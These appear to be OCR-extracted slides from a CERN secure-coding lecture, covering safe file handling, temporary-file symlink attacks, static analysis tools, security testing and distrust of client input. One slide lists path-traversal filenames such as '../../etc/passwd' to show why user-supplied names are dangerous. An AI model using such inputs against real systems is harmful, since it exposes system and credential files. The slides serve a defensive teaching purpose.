  - or simply ask user for the password

- Do you really have to optimize your code?
  - computers are fast, performance is hardly ever a problem
  - it's easy to introduce bugs while hacking
  - how often (and how long) will your code run anyway?
- similar issue: Don't reject security features because of "performance concerns"

Coding – advice (cont.)


- Be careful (and suspicious) when handling files
  - if you want to create a file, give an error if it is already there (`O_EXCL` flag)
  - when you create it, set file permissions (since you don't know the umask)
  - if you open a file to read data, don't ask for write access
  - check if the file you open is not a link with `lstat()` function (before and after opening the file)
  - use absolute pathnames (for both commands and files)
  - be extra careful when filename comes from the user!
    - C:\Progra~1\
    - ../../etc/passwd
    - /dev/mouse


Coding – advice (cont.)

- Temporary file – or is it?
  - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
  - a problem of *race condition* and *hostile environment*
  - good temporary file has unique name that is hard to guess
  - …and is accessible only to the application using it
  - use `tmpfile()` (C/C++), `mktemp` shell command or similar
  - use directories not writable to everyone (i.e. /tmp/my_dir with 0700 file permissions, or ~/tmp)
  - if you run as root, don't use /tmp at all!

Coding – advice (cont.)

- Temporary file – or is it?





After implementation

- Review your code, let others review it!
- When a (security) bug is found, search for similar ones!
- Making code open-source doesn't mean that experts will review it seriously
- Turn on (and read) warnings (`perl -w`, `gcc -Wall`)
- Use tools specific to your programming language: bounds checkers, memory testers, bug finders etc.
- Disable "core dumped" and debugging information
  - memory dumps could contain confidential information
  - production code doesn't need debug information (`strip` command, `javac -g:none`)

Source code static analysis tools

Tools that analyse source code, and look for potential:

- security holes
- functionality bugs (including those not security related)

Recommendations for C/C++, Java, Python, Perl, PHP available at http://cern.ch/security/recommendations/en/code_tools.shtml


- RPMs provided, some available on LXPLUS
- trivial to use

There is no magic:

- even the best tool will miss most non-trivial errors
- they will just report the findings, but won't fix the bugs

Still, using code analysis tools is highly recommended!

Code tools: FindBugs / Java



Code tools: pychecker / Python


```
$ pychecker --quiet --limit 100 --level style *.py

my_script.py:141: Using import and from ... import for (socket)
my_script.py:148: Function return types are inconsistent
my_script.py:321: Parameter (mode) not used
my_script.py:339: No class attribute (send) found

misc.py:36: Local variable (e) not used
misc.py:103: Module (sys) re-imported
misc.py:117: string.zfill is deprecated

analysis-bb.py:12: Imported module (shutil) not used
analysis-bb.py:42: (id) shadows builtin
analysis-bb.py:90: Local variable (topElementName) not used
```

Code tools: Pixy / PHP



Things to avoid

Coding - summary


- learn to design and develop high quality software
- read and follow relevant guidelines, books, courses, checklists for security issues
- enforce secure coding standards by peer-reviews, using relevant tools


Security testing

- Testing security is harder than testing functionality
- Include security testing in your testing plans
  - black box testing (tester doesn't know the inside architecture, code etc.)
  - white box testing (the opposite)
- Systematic approach: components, interfaces, input/output data
  - a bigger system may have many components: executables, libraries, web pages, scripts etc.
  - and even more interfaces: sockets, wireless connections, http requests, soap requests, shared memory, system environment, command line arguments, pipes, system clipboard, semaphores and mutexes, console input, dialog boxes, files etc.
  - injecting incorrect data: wrong type, zero-length, NULL, random
- Simulate hostile environment


Further reading

Michael Howard, David LeBlanc
Writing Secure Code





Mark G. Graff,
Kenneth R. van Wyk
Secure Coding:
Principles and Practices



Michael Howard, David LeBlanc, John Viega
24 Deadly Sins of Software Security

Networking – no trust

- Security on the client side doesn't work (and cannot)
  - don't rely on the client to perform security checks (validation etc.)
  - ex.: <input type="text" maxlength="20"> is not enough
  - authentication should be done on the server side, not by the client
- Don't trust your client
  - HTTP response header fields like referer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Do a reverse lookup to find a hostname, and then lookup for that hostname to see if they match
- Put limits on the number of connections, set reasonable timeouts

Message

- Security – in each phase of software development
  - not added after implementation
- Build defense-in-depth
- Follow the least privilege rule
- Malicious input is your worst enemy!
  - so validate all user input

Things to avoid

Thank you!

Any questions?

Sebastian.Lopienski@cern.ch

http://www.flickr.com/photos/calavera/650983350